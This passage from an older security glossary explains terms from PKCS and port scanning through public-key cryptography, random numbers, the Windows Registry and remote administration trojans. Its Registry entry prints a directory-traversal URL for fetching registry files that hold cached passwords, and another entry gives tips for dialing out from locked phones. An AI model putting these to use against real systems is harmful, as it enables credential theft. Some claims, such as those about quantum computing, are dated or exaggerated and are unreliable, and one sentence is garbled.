: Defines ASN.1 structures and algorithsm for DH key agreement

PKCS #5 - Password-based Encryption
: Defines how to hash a password into a symmetric key.

PKCS #7 - Cryptographic Message Syntax Standard (RFC 2315)
: Defines the structure of the digital envelope. Conceptually, it is a e-mail envelope that wraps an encrypted or signed message. However, the framework is used in places outside of e-mail as well.
Contrast: PKCS7 is based upon PEM (Privacy Enhanced E-mail), RFC 1422. Essentially, PKCS7 is simply a PEM email in raw binary form without the headers/footers attached. S/MIME, a later standard than PEM, is simply a different wrapper around the PKCS7 envelope that conforms to the MIME standards.

PKCS #10 - Certification Request Syntax Standard
: Used by Netscape and Microsoft web browsers, SSL libraries, ANSI X9.30.

PKCS #11 - Cryptographic Token Interface Standard
: Abstract API for smart cards.

plaintext [3]
A message that is not encrypted and therefore easily read.

Key point: Depending upon context, *plaintext* can refer to the contents of a message before encryption, after it has been decrypted, or even a message that is in the "clear" and not encrypted at all.

Key point: Many networking protocol protocols use plaintext passwords that can simply be sniffed off the wire.

policy [3]
In corporations, the document that explains/clarifies the security stance of the corporation.

Key point: Nerds hate bureaucracy, and frequently resist clarifying the security stance. Policy statements are frequently useful, and small ones given to new employees help prevent a lot of problems before they start. They are also useful CYA: when an executive starts complaining about something not working through the firewall, it helps to pull out the Policy and explain that it isn't allowed.

Key point: Policy documents bring out the "process" bureaucrats who will spend hours debating the policy in order to avoid real work that they might be judged upon. As a result, many companies spend a lot of effort creating useless policy documents.

Key point: A good rule of thumb: only put things in the policy document that include a plan on how you enforce it. For example, if you say "users should choose strong passwords", include a plan on how to enforce them.

Example: A policy might contain the following items:
privacy policy
: Web-sites frequently declare what information they collect and store about visitors. Software products have been caught invading peoples privacy and are beginning to have similar statements included with them. Corporations have the ability to read user's e-mail and monitor their activities. Finally, new U.S. regulations require special handling of a person's private medical data.

access policy
: How has access to what and why. A common problem inside companies is that they allow too much access to too many people for convenience's sake.

accountability
authentication
availability
: Which resources must be available 24x7.

Internet usage policy
: Example: no porn sites.

violation handling
: What actions are taken when an employee violates the guidelines?

incident handling
: What happens when a hacker is detected?

POP3 (Post Office Protocol v3) [1]

This is the most popular protocol for picking up e-mail from a server. The e-mail client program will open a connection to port 110 on the server, then pull down each e-mail message from the server.

Key point: Since e-mail is one of the most popular services on the Internet, there are a huge number of different implementations of POP3 services.

port [1]

In TCP/IP, a *port* is an extension of an Internet address that tells which program is to receive the data. In other words, if I send data to 192.0.2.111, port 110, then I'm talking to the POP3 e-mail service. However, if I send something to port 80 on the same machine, then I'm talking to the web server on that machine.

Key point: I can have two URLs that look like http://www.robertgraham.com:80/ and http://www.robertgraham.com:90/. These two URLs access different web server programs running on the same machine, one at port 80 and that other at port 90.

portmapper (rpcbind, portmap)[1]

In the UNIX RPC protocol suite, *portmapper* is responsible for locating which port number a particular RPC-based service is using. RPC programs are assigned a well-known "RPC program number" rather than well-known ports. In the RPC suite, the only program that is assigned a "well-known" port is the portmapper service at port 111. All the rest obtain a randomly assigned port number when they start up, then tell portmapper which port they are using.

For example, the rpc.mountd RPC program is assigned the well-known program number of 100005. When it starts up, it might obtain the port number like 635. It then registers with the local portmapper (on the same machine) and gives it the [100005,635] combination. When a client program whishes to contact `rpc.mountd`, it first contacts portmapper and asks "where is program 1000005?". Portmapper replies with the current port, at which point the client program proceeds to talk with `rpc.mountd` on the correct port.

Key point: In theory, you must have access to port 111 on the target machine in order to reach any RPC service. Therefore, some firewall administrators block access to port 111 on the mistaken belief that this will protect them. This belief is wrong because while it prevents an intruder from easily finding the target RPC services, they can still hunt for them. Using `nmap`, an intruder can first do a port scan to find open ports, then use the "NULL proc grinding" feature of `nmap` to figure out which RPC is listening on that port. Also, sometimes Sun puts another portmapper at a high port (like 32773)

port scan [2]

In hacker reconnaissance, a *port scan* attempts to connect to all 65536 ports on a machine in order to see if anybody is listening on those ports.

Contrast: A **stealth scan** attempts to evade detection. The most common kind is a TCP half-open scan which fails to complete the three-way handshake. This prevents the application listening on a port from being notified that a connection attempt has taken place, so it won't log that fact. Most "stealth" scans attempt to evade logging on the host, but this makes more distinctive signatures that intrusion detection systems can detect.

Key point: Ports scans are not illegal in many places, those laws have yet to be written on the subject. The Norwegian Supreme court ruled that they are not illegal because they don't actually compromise the system. There is also the technical problem that they can easily be spoofed, so it is hard to prove guilt. There is even the third problem that virtually any machine

on the Internet can be tickled into scanning somebody else; the hacker doesn't break into that third party, but triggers special conditions that causes the effect of a port scan.

Controversy: Many people think that port scanning is an overt hostile act and should be made illegal.

Contrast: Full port scans of all 65536 ports are rarely seen, especially since they are so obvious. Instead, hackers will **strobe** for just the ports he/she is interested in. These strobes are for typically fewer than 10 ports. Also, the hacker will often **sweep** thousands (or millions) of machines rather than a single machine looking for any system that might be vulnerable.

Tool: The best tool for doing port scans is **nmap** from http://www.insecure.org/nmap.

PPP (Point to Point Protocol)[3]
The standard protocol for connection via a modem to an ISP. The term "point-to-point" is used to contrast this technology with preceding techniques that where based upon "multi-point" communication. For example, the popular Ethernet technology is used to connect many computers together in a single local network.

Key point: Sniffing PPP dial-up connections is very hard and is virtually never done.

prime (prime numbers)[1]
In mathematics, a *prime number* is evenly divisible only by itself and the number 1 (with the specific exclusion that 0 and 1 are not prime). For example, the number 6 is *not* prime because it is divisible by the numbers 1, 2, 3, and 6 (namely, 2 times 3 equals 6).

Example: The first few primes are:
2 3 5 7 11 13 17 19 23 29 31 37 41 43 47 53 59 61 67 71 73 79 83 89 97 101 103 ...

Point: There are a lot of primes; they are pretty densely distributed throughout the range of numbers. The Prime Number Theorem states that the number of primes less than a number *n* is roughly equal to the equation $n / \ln n$. This means that when the RSA algorithm is randomly choosing a 512-bit prime number, it will have to randomly generate roughly 180 random 512-bit numbers and test them for primeness before it finds one (roughly 1 in 354 512-bit numbers are prime). In the range of 4096-bit, roughly one in 3000 numbers in that range is prime. What this essentially means is that even for small 512-bit numbers, there are still more primes to choose from than atoms in the known universe, and there are even more primes to choose from using larger numbers.

Point: Two numbers are *relatively prime* if they share no prime factors. For example, the numbers 35 and 36 are relatively prime. The prime factors of 35 are five and seven (*35 = 5 x 7*), and the prime factors of 36 are two and three (*36 = 2 x 2 x 3 x 3*). The RSA public-key algorithm chooses some numbers that must be relatively prime to each other.

Point: Prime-number generation routines only generate "probablistic" primes. While in theory a non-prime number might slip through, the odds of that happening are extremely low.

Point: We will never run out of primes.

Point: People now discuss the idea of "illegal primes". An example is compressing the source code for DeCSS, then altering it until the resulting number is "prime". Thereafter, publishing this prime number would be technically illegal.

privacy [1]

Contrast: The opposition to privacy is accountability. Governments want to make people accountable for their actions so that crimes can be solved and presumably stopped. Philosophically, a loss in privacy makes the government less accountable to its populace. Citizens have a harder time fighting government abuses if the government knows all their activities. Additionally, governments due a poor job of protecting the secrets they discover about its citizens, resulting in inadvertent disclosure.

Example:

anonymity
: No one knows who you are, you are protected from disclosing your identity, and you are not accountable for your actions.

pseudonymity
: No one knows exactly who you are, but they know your "handle", "alias", or "pseudonym". Pseudonymity is often a good compromise between anonymity and accountability: it can be done in a "reversible" fashion such that the true identity of someone can be traced back only when a crime has been committed.

unlinkability
: Nobody can link together the actions you take. For example, combining cookies with Referer fields across multiple websites allows the site operators to link multiple activities together.

unobservability
: Nobody can observe your actions and eavesdrop on you, especially discover which websites the user is visiting.

History: Around the year 2000, many survey's discovered that the chief concern among the American public was privacy (more than health care or the economy).

Contrast: Americans are more afraid of privacy invasions by government, Europeans are more afraid of privacy invasions by business.

Key point: Privacy laws cover the following items:

collection
: What somebody collects about you, namely your name, address, social security number and so forth. One of the biggest concerns in this area is whether a person consents to the collection of this data (and how they consented).

use

disclosure
: Who will the entity disclose your private information to, under what circumstances, and exactly what parts of the information. A chief concern is whether the organization will sell your information to marketing companies. NOte that some disclosures might be involuntary, such as to law enforcement. Another concern is if you will be notified of disclosure.

security
: How well is the information guarded against involuntary disclosure? This includs both information security as well as physical security.

storage
: Where is the information kept and how is it disposed of? Is it physical or electronic? When will it be "aged" out?

See also: confidentiality

privilege escalation [4]

A classic attack against a system. A user has an account on a system, and uses that account to gain additional privileges they weren't meant to have.

Key point: Virtually all local exploits are privilege escalation attacks.

Key point: The most common example of this attack is through setuid programs that have known bugs in them, often through buffer overflows or race conditions.

protocol [3]

The rules that govern how things communicate over the network.

Key point: By manipulating the protocol raw themselves, hackers can do powerful things that are impossible in an application. For example, client applications typically limit the length of a username that can be typed in. By manipulating the protocol raw, hackers can supply any sized username they want, sometimes causing a buffer overflow exploit.

Key point: Protocols are either text-based or binary. Text-based protocols can be read directly off the wire and manipulated directly. Binary protocols require a protocol analyzer to decode them, and must be manipulated programmatically.

See also: See the section on "banners" for examples of what some protocols look like on the wire.

protocol stack [3]

In networking, protocols are layered on top of each other, with each layer responsible for a different aspect of communication. For TCP/IP, the protocol stack looks something like:

<table>
<tr><td>HTTP</td><td>Telnet</td><td>POP3</td><td>SNMP</td><td>bootp</td><td></td></tr>
<tr><td colspan="2">TCP</td><td colspan="2">UDP</td><td>ICMP</td></tr>
<tr><td colspan="4">IP</td><td>ARP</td></tr>
<tr><td colspan="2">PPP</td><td colspan="3">Ethernet</td></tr>
</table>

The way that you would use this diagram is the following paragraph: You use the protocol *HTTP* to request a web-page. The HTTP client (web-browser) contacts the HTTP server (web-site) using the protocol TCP. The protocol TCP segments all its work into IP packets. Routers on the Internet know how to forward the IP packets, but are clueless as to whatever is inside the IP packets. Your machine will use something like PPP or Ethernet in order to send IP packets to the nearest router.

Key point: Encryption can happen at any layer.

Payload	The data itself can be encrypted independent of the protocols used to transport it. For example, a typical use of PGP is to encrypt a message before sending via e-mail. All the e-mail programs and protocols are totally unaware that this has occurred.
Application Layer	Some applications have the ability to encrypt data automatically. For example, SMB can encrypt data as it goes across the wire
Transport Layer	SSL is essentially encryption at the transport layer.
Network Layer	IPsec provides encryption at the network layer, encrypting all the contents above IP, including the TCP and UDP headers themselves.

proxy [3]

In communications, a *proxy* is something that acts as a server, but when given requests from clients, acts itself as a client to the real servers.

Analogy: Consider talking to somebody who speaks a foreign language through a translator.

You talk to the translator, who receives your statements, then regenerates something else completely to the other end. The translator serves as your proxy.

Key point: The communication terminates at the proxy. In other words, the proxy doesn't forward data so much as it tears it completely apart. For example, an HTTP proxy doesn't forward every request sent through it. Instead, it first examines if it already has the requested web page in its cache. If so, then it returns that page without sending another request to the destination server. Because proxies completely terminate the communication channel, they are considered a more secure firewall technology than packet filters, because they dramatically increase the isolation between the networks.

Key point: You will occasionally be scanned for proxies. ISPs scan their users for proxies. Hackers scan the Internet looking for proxies they can anonymize their connections with. Certain servers (like IRC servers) scan clients for proxies in order to prevent anonymous connections. Several websites maintain lists of such proxies. e.g. http://proxys4all.cgi.net/

pseudonym (pseudonymity)[3]

In the overall privacy debate, one of the issues is *pseudonymity*. Newbies make the assumption that their online presence is the same as their physical body. This isn't the case. Instead, you have aliases, handles, avatars, user accounts, and other pseudonyms. These aren't *you*, they are simply your *pseudonym* in cyberspace.

Contrast: Pseudonymity is essentially a weaker form of anonymity. You can commit actions that are tied to your pseudonym, but not to your physical presence. Pseudonymity is a tradeoff between privacy/anonymity and responsibility/identification: your cyberspace actions are anonymous until you commit a crime, at which point a court order can be brought in to tie back your online name back to your real name.

See also: anonymity, identification

public-key (private-key, asymmetric cryptography) [3]

Public-key cryptography uses two mathematically related keys, where a message encrypted by one key can only be decrypted by the other key. This is in stark contrast to traditional cryptography (now known as symmetric cryptography) where the same key was used for both encryption and decryption. The reason this is so important is because one of the two keys can be made public, hence the name "public-key cryptography".

When this technique was discovered, it solved the biggest problem in cryptography at that time. In traditional symmetric cryptography, both the sender and receiver of a message had to agree upon the same key. Imagine your country has spies out in the field. If a spy gets captured, then the adversary could steal that key and decrypt messages. With asymmetric keys, however, the enemy can only steal the key the spy is using to encrypt messages, but cannot use that key to decrypt anything. The enemy may be able to forge messages, but the system wouldn't otherwise be compromised. Furthermore, the key could be extremely public: you could simply broadcast your public-key on the open airwaves for your spies to use.

This is indeed what happens with SSL, the protocol you use to connect to e-commerce sites and pay for stuff with credit-cards. The public-key of the server is given out to everybody who connects to the site. However, each user encrypts his data using the public-key, which means nobody else can decrypt it without the secret private-key known only to the owners of the website.

Example: Some uses of public-key encryption are:
e-mail encryption

Allows anybody to send an encrypted message to you that only you can read. The two most popular ways of doing this are PGP and S/MIME.

digital signatures
: You can encrypt something with your private-key that can be decrypted by everyone (using your public-key). Therefore, if you encrypt a message, it proves it came from you, because only you know the private-key. Thus, you can digitally "sign" documents. President Clinton signed the "Electronic Signatures in Global and National Commerce Act" into law using a digital signature in this manner (using a smart-card with the password "Buddy").

Point: The public and private keys are mathematically related. In order to create them, you start with some randomly generated prime numbers. You then run these through some mathematical operations in order to generate the two keys. You publish one of the keys (making it "public") and you keep the other one private. Since the keys are rather large (hundreds of bytes), you generally store them in an encrypted file. Whenever you need to decrypt a message, you type in a password to decrypt the private-key, then use the private-key to decrypt the message.

Key point: Protecting the "private key" from theft/disclosure is the most important thing any company can do. There is exist private keys whose value lie in the range of hundreds of millions if not billions of dollars (such as the key Verisign uses to sign certificates).

The private key is usually protected with strong encryption based upon a strong password. In paranoid cases, parts of the password are given to different people, so that more than one person must be present in order to recover the private key for use (note: redundancy is also used, if the key is XYZ, then Alice knows XY, Bob knows YZ, and Charlene knows XZ, meaning that any two can unlock the private key).

The paranoid things you see in movies about high-security installations apply:

- background checks on employees with access to the private key
- physical security consisting of photo IDs, searches, and strict entry/exit controls
- the two-person rule
- biometrics (retina/palm/finger/handwriting) additions to normal authentication
- physical keys

Private-keys are frequently stored on separate objects. The most common is the floppy disk, which can be inserted into a server when booted, but removed to a safety deposit box. Other examples include crypto-cards. (Note: when you get a certificates from a CA, they usually require that the private-key never be stored on a computer).

Servers that must use private keys must employ heavy countermeasures:

- intrusion detection systems
- firewalls (both packet filtering as well as more complex ones)
- frequent vulnerability assessments and auditing
- limited people who have access to the server
- full use of the security features of the server (i.e. turn on logging, enforce strong passwords, etc.)

Example: Some public-key algorithms are:

Diffie-Hellman
: The original one, though only designed for key-exchange.

RSA
: The most popular algorithm.

ElGamal
: Extends Diffie-Hellman algorithms to support the same features as RSA, such as

encryption and digital-signatures.

DSA
: Government standard for digital-signatures based upon ElGamal.

Elliptic Curves
: Based upon a different mathematical problem from number theory and algebraic geometry. It results in smaller keys and faster operation, but is not as well analyzed as other systems.

Other
: There are other systems based upon different hard-to-solve mathematical problems.

Antonym: Sometimes the word "secret-key" is used as an antonym to "public-key" in order to highlight the fact that it is a shared-secret. Also, "symmetric" encryption is the antonym to "asymmetric".

pulse dialing[1]

In the olden days, telephones used a method of dialing that sent pulses across the wire. A single pulse for a '1', two pulses for a two '2', and so forth. These pulses can be generated by hand, which can be used to dialout from places that have no keypad. To generate such a pulse, pick up the phone and listen for a dial-tone. Then, quickly depress the off-hook button once. Notice how the dial-tone disappears? This is because the other end believes you have dialed a one. Two pulses equals a 2, three a 3, and so forth up to ten pulses representing a 0. Pulses must be generated in rapid succession at an even pace, with some pause between numbers. (Author's note: I must have tried a hundred times before I successfully dialed a correct 7-digit number).

Culture: In the movie hackers, one of the heros dials out from a locked telephone in the jailhouse in order to get an operator, and from there to one of his friends.

Contrast: Such skills are only for emergencies. If you really need to dial through locked out phones, buy/build a touch tone dialer (which generates the appropriate tones), or simply record the touch tones with a tape recorder for the numbers you want to dial.

Example: Such phones can be found in many public places such as hotels and airports. In particular, many American airports have a console near the Arrivals exit with a list of hotels and a phone. A person can pick up the phone and press one of the autodial buttons for a particular hotel (in order to call the hotel shuttle). These systems are usually open to pulse dialing hacks or tone dialers.

- Q -

[quantum computing | quantum cryptography | quoted printable]

quantum computing [4]

Quantum mechanics challenges our notion of reality in much the same way that heliocentricity (sun at center of the solar system) challenged people in the 1600s. Quantum computers don't necessarily make computers faster, but can they make *exponential* problems *tractable*. In other words, they won't make your game faster, but they can be used to crack encryption keys infinitely faster.

Analogy: Consider a basketball player who shoots a perfect shot aimed right towards the basket. However, an intervening player intercepts the shot and blocks it. Quantum mechanically, the basketball simultaneously was blocked and went into the basket. The act of

observers watching the game caused reality to snap into focus along one state or the other. Of course, quantum mechanics don't apply to basketballs but they do apply to photons (little balls of light). So far, the best explanation for the behaviors of photons is much like the basketball game above. It makes no intuitive sense.

Details: A half-silvered mirror reflects roughly half the light and lets the other half through. However, light is carried by photons (aka. quantums). If you shine a laser light at a half-silvered mirror, it appears that roughly half the light goes through and the other half is reflected. There are three ways of interpreting this:

- roughly half the photons take the reflected path, the other photons take the straight-through path
- each photon is split in half (into smaller photons), each half traveling a different path
- each photon is both reflected and not-reflected at the same time, and the act of observing the photon long after it passes the mirror causes it to decide which path it took

Option number three makes no sense, but is the only one that matches experimental evidence.

Key point: A quantum bit, or **qubit**, holds two values just like a normal bit. However, quantum bits can be combined such that two qubits hold four values, three qubits hold eight bits, and four qubits hold 16 values. Thus, just 30-qubits can store a gigabyte of information. It isn't that easy, but the upshot is that a quantum computer can address exponential problems because it can apply exponential resources to them.

Key point: So far, it seems that the most useful form of *quantum computing* is **quantum cryptography**. Researchers have shown ways to crack symmetric keys, factor large numbers to break public keys, and exchange keys.

- R -

[race condition | RADIX64 | Rainbow Series | random | RAT | RC4 | RC5 | RDO | red | Referer: | Registry | relatively prime | relay | remote | remote administration trojan | Remote Data Objects | Remote Procedure Call | replay | repudiation | Reserved | Resource Kit | resource records (RR) | reverse engineering | rhosts | Rijndael | rip | RIPEMD | root | rootkit | RPC | rpcbind | RSA | RSAREF | RST]

Rainbow Series [2]

A series of books published by the NSA on evaluating "Trusted Computer Systems (TCS)". The are generally two types of security people: those that come from government/big-business/military who use terms will defined in the rainbow series vs. more relaxed long-hair types that use colloquial terms from the hacker community.

random [4] . .

Key point: Most software-based random number generators are not cryptographically secure. As a result, many cryptosystems have been broken by attacking the generator of session keys. Versions of Netscape and Microsoft browsers have been broken this way. For example, Netscape used the current time and process ID to seed its random number generator.

Key point: Modern high-end computers come with hardware-based random number generators that base their seeds upon electronic noise. This solves the problem of the impossibility of pure-software random number generators of being truly random, or the inefficiency/hackability of entropy-gathering random number generators. These are either in the CPU, the chipsets, or crypto hardware.

Contrast: Software random number generators cannot be perfectly random, so they are called pseudo random number generators (PRNG). Because they cannot generate perfectly random numbers, they usually query the user for some random seed information when they startup. For example, when you install PGP, you type at the keyboard some random text. The program measures the time spacing between keystrokes, then saves that information in a file. That file then serves as the seed information for future cryptographic purposes. For the most part, such seeds are considered strong enough for cryptographic purposes because they represent more bits of information used in most keys. * A PRNG is in contrast to a TRNG (Truly Random Number Generator), which uses physical sources such as radioactive decay.

Key point: Software random number generators generally start with a single **seed** from which all other numbers are generated. This can be used as a pre-compression mechanism: if you need to generate lots of random data, then store it, you can instead simply store the seed for the pseudo-random number generator. For example, the game "Diablo" generates a random level every time. They could base this on a seed, and simply store the seed and regenerate the level accordingly.

Key point: The output of hash or encryption algorithms produce what appears to be random data. In fact, their security depends upon this. The goal of cryptanalysis is to hunt deep within the data for patterns. As a byproduct, this also means that cryptographic algorithms can also be used as a pseudo-random number generator.

Key point: There are systems known as *entropy-gathering PRNGs*: they gather some entropy from the environment and whiten it with standard PRNGs (such as hash functions). Sources of entropy in the system are:

- keyboard interrupts
- mouse movements
- disk interrupts (whose timing is dependent upon when the disk head seeks to the correct position).
- current timestamp
- clock skew from real time (i.e. if your internal PC clock needs to be adjusted by 1.3 seconds per week, you can throw that into the PRNG).
- network traffic
- memory access times
- any other system interrupt

There exists such a system for UNIX called `/dev/random`, which represents a "file" containing totally random information. Similar device drivers for DOS; ("NOISE.SYS") generates a pseudo file called "RANDOM". While APIs already exist to access this info, having a pseudo file makes the code more easily portable.

Key point: The *randomness* or *entropy* of a system can be measured. The table below lists some algorithms that measure entropy, and their measurements when run against this document:

Algorithm	Description	My entropy
ent	http://www.fourmilab.ch/random/	5 bits
MUST (Maurer's Universal Test)	Another measurement system.	4 bits
Diehard	TBD	?

WinZIP	By definition, a compression program reduces redundancy. Therefore, the percentage compression is a fair measure of entropy. Compresses this file down to 18% its original size, which one can consider an entropy of 1.5 bits per byte.	1.5 bits

Note that *ent* and *MUST* are good measurements of randomness only if the input is nearly random. WinZIP is only a good measure of randomness if the input is mostly redundant. For example, *MUST* claims that my WinZIP file is 99.7% random, and *ent* claims it is 99.92% random. These are closer to being accurate.

Misconception: It is pointless measuring the entropy/randomness of anything whitened by a hash function or encrypted, unless you are measuring the hash/encryption function itself. For example, when evaluating a system that gathers entropy (described above), measure that data before it gets whitened.

race condition [3]

In computer science, the term *race condition* refers to when two processes attempt to carry out conflicting actions at the same time. It is said that these two processes *race* to see who completes first. They exist throughout code because under normal conditions, one process tends to be faster than another and completes first (and if that is the expected outcome, the bug is never detected). By slowing down one process or speeding another, hackers can exploit race conditions in order to break into systems. These are typically only local exploits.

Key point: Race conditiions in the `/tmp` directory is one of the most common local exploits.

Analogy: Create a file on the disk called "rob.txt" containing the word "foo". Open the file in an editor and add the word "bar". However, before saving the file open it again in another editor and add the word "baz". Now save the first file, then save the second file, and exit both editors. The file now contains "foo baz", and the changes for "bar" are completely lost. Note: this may not work for you, because some editors check for this condition so that you can't make a mistake.

RC4 [3]

Rivest Cipher 4. A symmetric stream cipher developed by RSA Data Security, Inc.. Unlike other ciphers designed to run in hardware (e.g. DES), RC4 was designed to run very fast in softwarte.

Uses:

- SSL, which means RC4 is built into your Netscape and Microsoft web browser.
- CDPD (Cellular) connections for your Palm modem using OmniSky.
- Lotus Notes, MS Access, Adobe Acrobat, PPTP, Oracle Secure SQL.

Key point: RC4 supports variable length keys (up to 2048-bits), but US restrictions limit it to 40-keys when US companies export products using RC4.

Key point: RC4 was a trade secret until somebody reverse engineered it and posted the source code on the net. It isn't patented. Therefore, RSA is trying to move all its customers to RC5, which is both patented and copyrighted. The source code is essentially:

```
while (length--) {
            x++; sx = state[x]; y += sx;
    sy = state[y]; state[y] = sx; state[x] = sy;
            *data++ ^= state[(sx+sy)&0xFF];
    }
```

RC5 [3]
The successor to RC4.

Key point: In order to promote RC5, RSA conducts contests that pay people if they can crack it. The first contest used a 56-bit key, took 212 days to crack by http://www.distributed.net/ using a total of roughly 1-million computers trying all possible 35,000,000,000,000,000 combinations. The message was "*It is time to move to a longer key length.*", and it was encrypted using the key `0x532B744CC20999`.

RDO (Remote Data Objects) [2]
A Microsoft technique for building web-sites based upon a back-end database. In late 1999, a technique was found that would allow a hacker to break into 90% of the Microsoft web-servers on the Internet through the RDO interface. By late year 2000, most website defacements of Microsoft web servers were still through this exploit. While Microsoft provided an immediate fix to the problem in 1999, it was difficult for customers to apply it in real-world situations.

Referer: [4]
A field within the HTTP header that tells the server the hypertext link that the browser followed when requesting the file. This field was designed to enhance the browsing experience. For example, when you follow a link from a search engine, a website can parse out the search terms you looked for and reformat the webpage with those terms highlighted. (Note: the proper English spelling of the word is "referrer", but the HTTP spelling is with no double 'r').

Example: Below are examples of Referer fields from people who hit my website.

```
http://www.google.com/search?q=sniff+program+network
http://www.google.com/search?q=cable+%22port+scan%22&num=100
http://mc9.metacrawler.com/crawler?general=sub%2Bseven&method=0&sid=53403613
http://www.google.com/search?q=network+sniffer+detector
http://www.google.com/search?q=registered+dynamic+ports&sa=Google+Search
http://infoseek.go.com/Titles?qt=%22windows+sniffer%22&sv=IS&lk=noframes&svx=
http://search.excite.com/search.gw?c=qb&s=%2Bresonate+%2Bwarez&showSummary=t
```

Key point: The refer When combined Cookies are *not* a security hole in themselves. However, they can be combined in interested ways with other browser features in order to create big security and privacy holes.

remote (remote attack, remote exploit) [1]
A common way to classify attacks is whether they are done *remotely* by a hacker from across the Internet, or whether they are done locally by a user who already has privileges on the system. The important difference is that a "remote" attack can be launched by any of the hundreds of the of millions of people on the Internet at any time without first logging on.

Point: A hacker may need to use a combination of remote and local exploits in order to gain control over a system. More and more services are running within sandboxes in order to limit the "spread of the infection". A local exploit may be needed in order to break out of the sandbox.

Key point: The most common remote exploits are buffer overflow and other unchecked input attacks. They are either done against public services (such as HTTP and FTP) or during the logon process of protected services (such as POP and IMAP).

Registry [3]
On Windows, the *registry* is simply Microsoft's way of organizing configuration information.

On other operating systems, configuration information is all over the place. By centralizing it, it is easier to backup/restore the configuration and find configuration information. That's the theory; in practice it ends up being no better/worse than other schemes; it just has a different set of problems. Programs read/write this configuration information using special Windows APIs.

Key point: On WinNT machines, the registry can often be remotely accessed. Some portions can even be read without a password. The reason is that some subsystems need to export some configuration information to incoming clients. Rather than create new protocol operations each time this occurs, Microsoft chose to simply expose the raw registry. This is fraught with security issues, so each new upgrade to WinNT/Win2k reduces the visibility of the registry.

Key point: Many programs cache passwords in the registry, often in clear-text or only slightly obfuscated.

Key point: Trojan horses often place themselves in a "Run/RunService" registry entry in order to be automatically launched on the next reboot. Double-check these entries in order to improve the security of your system.

Key point: Ultimately, the registry is stored as a series of files on the disk. For different versions of Windows, these files are:

Win3.1	c:\windows\reg.dat	
Win9x	c:\windows\system.dat	HKEY_LOCAL_MACHINE
	c:\windows\user.dat	HKEY_USERS
WinNT Win2k	%systemroot%\system32\config\SAM	SAM
	%systemroot%\system32 \config\SOFTWARE	HKEY_LOCAL_MACHINE\SOFTWARE
	%systemroot%\system32 \config\SYSTEM	HKEY_LOCAL_MACHINE\System
	...%username%\NTUSER.DAT	HKEY_CURRENT_USER\{S-1-xxx...}
	...%username%\NTUSER.MAN	Mandatory components of NTUSER.DAT

Key point: The registry is broken down into **hives**, which represent the top-level trees of the registry hierarchy. These are:

HKEY_CLASSES_ROOT	The original purpose of the registry in Win3.x. It maintains a list of associations between filename extensions and the associate file type and programs that will run when you open a file of that extension. Newer systems call contain info as to the HTTP "Content-Type". This information is often hacked to cause programs to run when the user opens a file with a certain extension. For example, you could trojan the `.txt` extension to first run you own program, then run the real program associated with this file type.
HKEY_CURRENT_USER	All the settings for the currently logged-in user. On Win2k/WinNT, you don't have access to other user's settings unless you have administrator privileges. Note that this is really just an alias for a key under HKEY_USERS.
HKEY_CURRENT_CONFIG	The current system configuration. These are settings for the underlying operating system, not those for the current user. It is mostly hardware/device-driver settings and the like. There

	may be multiple hardware profiles; this points to the currently active one. It maps one of the keys like HKEY_LOCAL_MACHINE\CONTROL\CONTROLSETxxx
HKEY_USERS	Contains all current user settings. Only the currently logged in user will be visible, as well as the .DEFAULT user.
HKEY_LOCALMACHINE	Where all the "machine" settings are located, including hardware and services. This is really the root of all truly interesting subsections of the registry.
HKEY_DYN_DATA	Just some performance counters (CPU, disk, etc.) for Win9x; the counters have been moved to a different location under WinNT/Win2k (and have been greatly expanded as well).

Key point: Win95 stores the registry in `c:\windows\system.dat` and `c:\windows\user.dat` (and backups in *.da0 instead of *.dat). If you can get to a Win9x system, then you can often read these files. For example, many personal web-servers (ICQ, FrontPage98, etc.) allow a URL of the form `http://victim/.html/...../windows/user.dat` that can fetch the files. Many cached passwords are stored in the registry, so getting these files is very important.

relay [3]

E-mail *relay* is where spammers hijack an e-mail server in order to forward their spam through the server. Usually, the spammer (from the Internet) sends the e-mail server a single e-mail with thousands of recipients.

Key point: This allows a spammer with a dial-up account to send e-mail as fast as a high-speed Internet connection, since it is the victim who breaks apart the recipient list and sends each person a separate copy. Therefore, one e-mail goes into the server, thousands come out.

Key point: Relaying can be turned off in the e-mail server configuration. Such configuration will force the server to accept either incoming mail, or outgoing mail, but not incoming e-mail destined back out to the Internet. There are several sites on the Internet that will scan your corporate e-mail server to see if will relay spam.

Resource: Paul Vixie's MAPS http://maps.vix.com/ (MAPS is SPAM spelled backwards).

remote administration trojan (RAT) [2]

A trojan that when run, provides a hacker remote administration to the machine.

Contrast: A trojan is any program with a hidden intent. A RAT is one whose hidden intent is to remotely control the machine. In particular, once the program is run and installs itself as a hidden background service, it ceases to a trojan in the classic sense and is now better thought of as a rootkit.

Example: Back Orifice, NetBus, SubSeven, Hack'a'tack

Contrast: A *remote administration trojan* is not a *virus*. The general populace uses the word *virus* to apply to any hostile program a hacker might use. Normally, being a purist using the correct word is futile, but in this case the distinction is important. You catch viruses accidentally, and the virus rarely does anything hostile to your system. Conversely, when a hacker attempts to infect your system with a remote administration trojan, the hacker is attacking you personally.

Key point: Infections by remote administration Trojans on Windows machines are becoming

as frequent as viruses. One common vector is through File and Print Sharing, when home users inadvertently open up their system to the rest of the world. If a hacker has access to the hard-drive, he/she can place the trojan in a location known as the *startup* folder. This will run the trojan the next time the user logs in. Another common vector is when the hacker simply e-mails the trojan to the user along with a social engineering hack that convinces the user to run it against their better judgment.

replay [3]

A *replay* attack is a type of sniffer attack where the traffic is captured then retransmitted back at a computer.

Analogy: In the 1992 movie Sneakers, the victim uses a voice identification system. Therefore, the heroes record the voice of one of the victim's employees, edit it with a computer, then play it back into the voice recognition system.

Key point: It seems the first generation of any security architecture is vulnerable to replay attacks. For example, IPsec was original vulnerable to some replay attacks, even though it had provisions against the most obvious ones.

Key point: The anti-replay remedy is to include a timestamp with a message. This then implies that everyone needs to have their clocks synchronized in order to communicate correctly.

repudiation (non-repudiation)[5]

One of the main classes of infosec, *non-repudiation* assures that parties in a transaction cannot later deny ("repudiate" or "renounce") that the transaction occurred. This is a critical idea in e-commerce because both parties to a contract should not be allowed to later repudiate the contract (i.e. receive payment but never ship the goods).

Key point: There are two main areas:

non-repudiation of origin
: A sender cannot later deny having sent a message.

non-repudiation of receipt
: Prove who it was that received the message and that they did, indeed, receive it.

Non-repudiation is usually done as a third-party service where the sender/recipient first must authenticate with the service, then carry out their actions.

Analogy: An example is *registered mail*, which assures that the letter arrived at its destination.

Antonym: The infosec term "repudiation" is nearly opposite to the legal term *authenticity*.

See also: *Non-repudiation* is often mentioned along with other key security concepts such as integrity, authentication, and confidentiality.

Resource Kit [3]

